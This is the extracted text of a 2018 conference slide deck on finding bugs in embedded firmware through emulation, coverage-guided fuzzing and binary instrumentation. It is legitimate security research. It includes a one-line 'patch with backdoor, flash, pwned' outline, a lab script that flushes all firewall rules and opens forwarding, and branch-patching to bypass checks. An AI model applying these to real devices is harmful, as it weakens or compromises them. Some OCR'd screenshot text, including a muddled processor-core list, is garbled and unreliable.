

Finding 0 Days in Embedded Systems with Code Coverage Guided Fuzzing

H2HC - Sao Paulo, October 2018

NGUYEN Anh Quynh, aquynh -at- gmail.com

KaiJern LAU, kj -at- theshepherd.io

About NGUYEN Anh Quynh



- > Nanyang Technological University, Singapore
- > PhD in Computer Science
- > Operating System, Virtual Machine, Binary analysis, etc
- > Usenix, ACM, IEEE, LNCS, etc
- > Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- > Capstone disassembler: <http://capstone-engine.org>
- > Unicorn emulator: <http://unicorn-engine.org>
- > Keystone assembler: <http://keystone-engine.org>

About KaiJern



The Shepherd Lab

Day Time Job, breaking things and earning salary from a Fortune 500 company, JD.COM

- > IoT Research
- > Blockchain Research
- > Fun Security Research



HACKERSBADGE.COM Reverse Engineer Badge Maker

Founder of hackersbadge.com, RE & CTF fan

- > Reversing Binary
- > Reversing IoT Devices
- > Part Time CTF player



HITB Security Conference

Hack in the box, Netherland and Singapore. Soon to be Beijing and Dubai

- > 2006 till end of time
- > Core Crew
- > Review Board



- > 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- > 2010, Hack In The Box, Malaysia, Speaker
- > 2012, Codegate, Korean, Speaker
- > 2015, VXRL, Hong Kong, Speaker
- > 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- > 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- > 2016, Qcon, Beijing, Speaker
- > 2016, Kcon, Beijing, Speaker
- > 2016, Intl. Antivirus Conference, Tianjin, Speaker

- > 2017, Kcon, Beijing, Trainer
- > 2017, DC852, Hong Kong, Speaker
- > 2018, KCON, Beijing, Trainer
- > 2018, DC010, Beijing, Speaker
- > 2018, Brucon, Brussel, Speaker
- > 2018, H2HC, Sao Paulo, Brazil
- > 2018, HITB, Beijing/Dubai, Speaker
- > 2018, beVX, Hong Kong, Speaker

- > MacOS SMC, Buffer Overflow, suid
- > GDB, PE File Parser Buffer Overflow
- > Metasploit Module, Snort Back Oriffice
- > Linux ASLR bypass, Return to EDX

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware


Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO


Conclusions

Fuzzing - Concept



- > Automated software testing technique to find bugs
 - > Feed craft input data to the program under test
 - > Monitor for errors like crash/hang/memory leaking
 - > Focus more on exploitable bugs like memory corruption, info leaking
- > Maximize code coverage to find bugs
- > Blackbox fuzzing
- > Whitebox fuzzing
- > Graybox fuzzing, or **Coverage Guided Fuzzing**

Coverage-guided Fuzzer



- > Instrument target binary to collect coverage info
- > Mutate the input to maximize the coverage
- > Repeat above steps to find bugs
 - > Proved to be very effective
 - > Easier to use/setup & found a lot of bugs
 - > Trending in fuzzing technology
 - > American Fuzzy Lop (AFL) really changed the game

Guided Fuzzer for Embedded



- > Guided fuzzer was introduced for powerful PC systems
- > Bring over to embedded world?
 - > Restricted system
 - > Closed system (without source code)
 - > Lack support for embedded hardware

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware



Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO

Conclusions


The SoC



- Scale Down from PC
- System on Chip
- A chip with all the PCI-e slot and card in it

- Pinout to different parts
- Wifi, Lan, Bluetooth and etc
- Low power device

Requirement



Hardware + GNU Command
also
love hardware and not only hardware hacking

Once you cross over, there are things in the darkness that can keep your heart from feeling the light again

Getting Firmware

Firmware and Hardware

Firmware

Outdoor Camera

d300_20180805

DOWNLOAD

Version: 201805_201807281906
Release date: 09/28/2018

Home Camera

d300_20180805

DOWNLOAD

Version: 201805_201807281906
Release date: 09/28/2018

shadow-1 /

Watch 14

Code Issues 149 Pull requests 1 Projects 0 Insights

Join GitHub today

GitHub is home to over 28 million developers working together to host and renew code, manage projects, and build software together.

Sign up

Alternative Firmware to Cameras based on Hi3518e Chipset

39 commits 1 branch 7 releases

Extract From Flash , Extract From APK, Traffic Sniffing or Just Download

Technically 1. Download 2. Patch with Backdoor 3. Flash 4. pwned

src Added ability to have programs and libraries reside on the microSD card.

.gitignore Created initial Makefiles and config files for Yi Home support.

README.md Added ability to have programs and libraries reside on the microSD card.


download_proxy_list.png Changed FTP server to Pure-FTPd.

download_proxy_list.complete4.ex... Changed FTP server to Pure-FTPd.

..

..

README.md




If we need more ?
1. RCE 2. Fuzz

The Easy Way


Complete Kit to Success



MIPS



ARM




AARCH64



The Hackers Way: Virtualization

More Resources = More Power


Multicore



MAX RAM



MAX Space



Processor

Normally 1-2 Core

RAM

Normally 256MB/512MB

FLASH


Normally 8MB/16MB/32MB/
256MB

Most Important, we got apt-get

Booting Up

Old vs New

2016 way



IoT This Week | Firmware emulation with QEMU
7,302 views

script to boot mips

```
#!/bin/bash

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mipsel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta -append "root=/dev/sda1 net ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel.qcow2 -net nic -net tap,ifname=tap3,script=no,downscript=no -net nic -net tap,ifname=tap1,script=no,downscript=no -nographic

sudo tunctl t tap0 u xwings
sudo ifconfig tap0 10.255.255.254 netmask 255.255.255.0

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewalld and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT


sudo iptables -I nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -A FORWARD -i tap0 -j ACCEPT
sudo iptables -I FORWARD -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination 10.255.255.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1168 -j DNAT --to-destination 10.255.255.11:82
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destination 10.255.255.11.443
```


argument: running new or old distro + kernel + hypervisor

Only Need One Process to Run

Hunt for the one that spawn listener port



Hunt for the one that spawn services



Since only one binary, do we really need qemu-system or just use good old qemu-static

Easy Way Out, chroot

All Images Videos News Questions More Settings Tools

About 22,646 results (0.48 seconds)

- gdb - Debug chrooted program with gdb - Stack Overflow**
<https://stackoverflow.com/questions/20462079/debug-chrooted-program-with-gdb> • 3 answers
Nov 11, 2016... You can use remote debugging in the thread you want just you will not be able to see the program's memory. Then run `chroot /bin/bash` and `gdbserver . 8080`...
- gdb: How to debug binaries from a VM? - Linux**
Issue - Use GDB port for GDB connection in Eclipse editor - Is it possible to have multiple connections to gdbserver? ... 7 Aug 2015
Eclipse GDB server inside Chroot environment 16 Aug 2014
More results from stackoverflow.com

Debugging with GDB - Sourceware
<https://www.sourceware.org/gdb/onlinedocs/gdb.html> • This is the "user" Edition of Debugging with GDB: the GNU Source-Level Debugger. Contents: 1 (overall) 2 (start) 3 (GDB) • Getting Started with GDB • GDB Commands • Running Programs Under...

gdb - #85_84 - chroot Monday debugger launch - NSP Community
<https://www.nsp.com/threads/410734> • 3 posts
gdb/#85_84 - chroot Monday debugger launch - NSP Community
6/28/16 - Latest reply on Jun 15, 2016 by jonesk

C: E debugging, but gdb/gcc in chroot? - Code-Blocks
Cross-compiler using Code-Blocks + Using Code-Blocks • Jun 25, 2011 - 18:45: I've got a question about using gdb to debug chrooted processes. In brief, for running GDB with gcc 4.2.1 for ARM, there is no gcc...

Tricking Is Fun: Debugging non-native programs with QEMU + GDB
Tricking is fun - <http://blog.p0t.com/2010/07/debugging-non-native-programs-with-qemu/> • Nov 14, 2010 - Debugging non-native programs with GDB + QEMU - unless enough, you might want to try running GDB with your (any) ARM device: chroot.

Debugging firmware images that aren't successfully emulated - Issue ...
<https://github.com/0x00sec/issue-tracker/issues/43> • Feb 25, 2011 - I've set up a kind of subset of the above with the chroot to save gdb crashes, but it wasn't able to read the program of the platform, was...

1 Answer active voted 1 vote

- You can use remote debugging:
- In the `chroot` you need just your usual runtime plus the program `gdbserver`. This runs:

```
chroot /bin/bash && gdbserver . 8080 myprogram
```
- In the development environment, from the source directory you run `gdb` and connect it to the server:

```
gdb myprogram  
(gdb) target remote 192.168.1.1
```
- And you can start debugging.
- I like to do `set warn before continue` because the debugger will be skipped in `__start` too early to be useful.
- PS: Be aware of the security concerns when using remote debugging, as the ARM is listening TCP port.

Debugging firmware images that aren't successfully emulated #46

Closed prafhat opened this issue on Apr 29, 2017 11 comments

prafhat commented on Apr 29, 2017

Hey @edee. I had a question regarding the debugging framework for binaries that aren't successfully emulated. I wanted to remotely debug a web server binary that was running as a part of the emulation but I was having trouble connecting to the gdb stub that I was running in QEMU. Do you have any pointers on as to how you go about debugging these binaries?

edee commented on Apr 25, 2017 Collaborator

Unfortunately, debugging system-mode QEMU is a pain, so I try to avoid it, and substitute with `redrecovery` when possible. There's a discussion of this in the comments for issue #35 - #39 (comment), and in the next few comments.

prafhat commented on Apr 25, 2017

Thanks for the reply. I've been using system-mode emulator, another approach is to use `redrecovery` which is a wrapper for the target, and run it inside the emulator attached to the binary of interest. Of course you'll need a cross-compile toolchain, which can also be difficult to get; hold of, you can either build it from scratch using e.g. buildroot, or attempt to find GPL sources and look for a toolchain in them. Alternatively, if the platform is popular enough you can usually find pre-compiled binaries online. Also, if you have access to IDA Pro, it comes with its own pre-compiled debug stubs (not GDB-compatible) in the install directory.

chroot is easy (still hardware dependent), but we will have issue with tools

Running without chroot

Classic Case: File Not Found

Now You See It

We found you

```
root@rpi3:/opt/.../lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d371f5b0, stripped
```

We Missed You

```
chdir("/") = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|NOFOLLOW) = -1 ENOENT (No such file or directory)
write(2, "chroot: ", 8chroot: ) = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
) = 1
close(1) = 0
close(2) = 0
exit_group(127) = ?
```

The Answer

We found you

```
root@rpi3:/opt/.../lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter
r /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d
371f5b0, stripped
```

We Missed You

```
chdir("/") = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or d
irectory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|NOFOLLOW) = -1 ENOENT (No suc
h file or directory)
write(2, "chroot: ", 8chroot: ) = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
) = 1
close(1) = 0
close(2) = 0
exit_group(127)
```


The missing .SO and binary Issue

Out from chroot, we need feeding

```

[pid 2680] close(4) = 0
[pid 2680] write(1, "<dhope script>no udhopc pid can be killed, but udhopc id is ", 60) = 60
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/bin/ps", 0xfffffe881a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/sbin/ps", 0xfffffe881a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/bin/ps", 0xfffffe881a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/bin/ps", [st_mode=S_IFREG|0755, st_size=535832, ...], 0) = 0
[pid 2680] pipe2([4, 7], 0) = 0
[pid 2680] clone(sInproc: Process 2681 attached)

```

```

Usage: unzip [-lnopq] FILE[.zip] [FILE]... [-x FILE...] [-d DIR]
root@aarch64:/opt/[redacted]2/bin# ln -s busybox.nosuid unzip
root@aarch64:/opt/[redacted]2/bin# ./busybox.nosuid sync
root@aarch64:/opt/[redacted]2/bin# ./busybox.nosuid syn
syn: applet not found
root@aarch64:/opt/[redacted]2/bin# ln -s busybox.nosuid sync
root@aarch64:/opt/[redacted]2/bin#

```

```

root@aarch64:/opt/[redacted]2/usr/lib64# ln -s libgnutls.so.30.0.0 libgnutls.so.30
root@aarch64:/opt/[redacted]2/usr/lib64# ln -s libidn.so.11.6.16 libidn.so.11
root@aarch64:/opt/[redacted]2/usr/lib64# ln -s libnettle.so.6.2 libnettle.so.6
root@aarch64:/opt/[redacted]2/usr/lib64# ln -s libhogweed.so.4.2 libhogweed.so.4
root@aarch64:/opt/[redacted]2/usr/lib64# ln -s libgmp.so.10.3.1 libgmp.so.10
root@aarch64:/opt/[redacted]2/usr/lib64# ln -s libpcre.so.1.2.7 libpcre.so.1
root@aarch64:/opt/[redacted]2/usr/lib64# ln -s libexpat.so.1.6.2 libexpat.so.1
root@aarch64:/opt/[redacted]2/usr/lib64#

```

Feeding all the required so and binary with “ln -s”

Out from chroot, we need feeding

```
bash-3.2# /usr/bin/appmainprog
<appmain>*****
<appmain>child process id is 3931
<appmain>Appcliation Init Begin
<appmain>Audio Mas process Init
[Aud][PPC] AudioPPCControl constructor
[Aud][PPC] AudioPPCControl getInstance
[Aud][PPC] AudioPPCControl freeInstance
[Aud][PPC] AudioPPCControl destructor
[Aud][PPC][deInit] PPC deinit begin.
[Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin.
Segmentation fault
bash-3.2#
```

```
close(3) = 0
write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin
) = 32
write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init
) = 32
umask(000) = 022
faccessat(AT_FDCWD, "/data/log/all", F_OK) = -1 ENOENT (No such file or directory)
socket(AF_UNIX, SOCK_DGRAM|SOCK_CLOEXEC, 0) = 3
connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory)
close(3) = 0
write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor
) = 39
write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance
) = 39
faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory)
faccessat(AT_FDCWD, "/tmp/ppcfifo", S_IFIFO|0777) = -1 ENOENT (No such file or directory)
```

Classical file not found error

“segfault” without clear error. strace come to rescue

The Secretive NVRAM

Wireless Device

Faking wpa_supplicant

```
[WIFI_MN] Current PID=808

[WIFI_MN]
control interface dir: /tmp/wpa_supplicant/
wpa control client path: /tmp/wpa_supplicant/wpa_ctrl_808
wpa monitor client path: /tmp/wpa_supplicant/wpa_moni_808
p2p control client path: /tmp/wpa_supplicant/p2p_ctrl_808
p2p monitor client path: /tmp/wpa_supplicant/p2p_moni_808

[WIFI_MN] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MN] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->local.sun_path: /tmp/wpa_supplicant/wpa_ct
[WIFI_MN] wpaCtrlOpen: bind(), bindRet = 0.
[WIFI_MN] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun_path: /tmp/wpa_supplicant/wlan0
[WIFI_MN] [WPA_CTRL] Leave wpaCtrlOpen(), conn = 0.
[WIFI_MN] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MN] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->local.sun_path: /tmp/wpa_supplicant/wpa_m
[WIFI_MN] wpaCtrlOpen: bind(), bindRet = 0.
```

making eth0 looks like wlan0 works too

Everything Things Else Fail

jmp, cbz, cbnz and Friends

Original BIN

Patched BIN

```
7C420 ; -----
7C420
7C420 loc_47C420 ; CODE
7C420 LDR X0, [X19, #0x18]
7C424 BL sub_479AF0
7C428 B loc_47C40B
7C42C ; -----
7C42C
7C42C loc_47C42C ; CODE
7C42C LDR X0, [X0, #0x18]
7C430 CBNZ X0, loc_47C4A0
7C434 ; -----
7C434 loc_47C434 ; CODE
7C434 ADD X21, X19, #0x2
7C438 MOV X0, X21
7C43C BL sub_42FC50
7C440 B loc_47C450
7C444 ; -----
7C444
7C444 loc_47C444 ; CODE
```

```
7C420 ; -----
7C420
7C420 loc_47C420 ; CODE
7C420 LDR X0, [X19, #0x19]
7C424 BL sub_479AF0
7C428 B loc_47C40B
7C42C ; -----
7C42C
7C42C loc_47C42C ; CODE
7C42C LDR X0, [X0, #0x18]
7C430 CBZ X0, loc_47C4A0
7C434 ; -----
7C434 loc_47C434 ; CODE
7C434 ADD X21, X19, #0x2
7C438 MOV X0, X21
7C43C BL sub_42FC50
7C440 B loc_47C450
7C444 ; -----
7C444
7C444 loc_47C444 ; CODE
```

Argument: To Patch or To Fulfill Firmware Needs

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO



Conclusions

Issues

24K Core Architecture



- 24K11 Core: This core includes a high-performance CPU, MMIO, and various controllers.
- 24K12 Core: This core adds the MMIO USB to the 24K11 core.
- 24K13 Core: This core adds the MMIO I2C to the 24K12 core.
- 24K14 Core: This core adds the MMIO SPI to the 24K13 core.
- 24K15 Core: This core adds the MMIO UART to the 24K14 core.
- 24K16 Core: This core adds the MMIO CAN to the 24K15 core.
- 24K17 Core: This core adds the MMIO I2S to the 24K16 core.
- 24K18 Core: This core adds the MMIO DAC to the 24K17 core.



Firmware Emulation

Closed System

Lack Support for Embedded

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
 - > Compiler
 - > Debugger
 - > Analysis tools

- > Existing guided fuzzers rely on source code available
 - > Source code is needed for branch instrumentation to feedback fuzzing progress
 - > Emulation such as QEMU mode support in AFL is slow & limited in capability
 - > Same issue for other tools based on Dynamic Binary Instrumentation

- > Most fuzzers are built for X86 only
 - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
 - > Pin: Intel only
 - > DynamoRio: experimental support for Arm

Definition


- A method of analyzing a binary application at runtime through injection of instrumentation code.
 - ▶ Extra code executed as a part of original instruction stream
 - ▶ No change to the original behavior
- Framework to build apps on top of it

Applications


- Code tracing/logging
- Debugging
- Profiling
- Security enhancement/mitigation

DBI Illustration

Original code




Inline instrumentation




- Just-in-Time translation
 - ▶ Transparently translate & execute code at runtime
 - ★ Perform on IR: Valgrind
 - ★ Perform directly on native code: DynamoRio
 - ▶ Better control on code executed
 - ▶ Heavy, super complicated in design & implementation
- Hooking
 - ▶ Lightweight, much simpler to design & implement
 - ▶ Less control on code executed & need to know in advance where to instrument

- Inline code injection
 - ▶ Put instrumented code inline with original code
 - ▶ Can instrument anywhere & unlimited in extra code injected
 - ▶ Require complicated code rewrite




Hooking Mechanisms - Detour

- Detour injection
 - ▶ Branch to external instrumentation code
 - ★ User-defined **CALLBACK** as instrumented code
 - ★ **TRAMPOLINE** memory as a step-stone buffer
 - ▶ Limited on where to hook
 - ★ Basic block too small?
 - ▶ Easier to design & implement

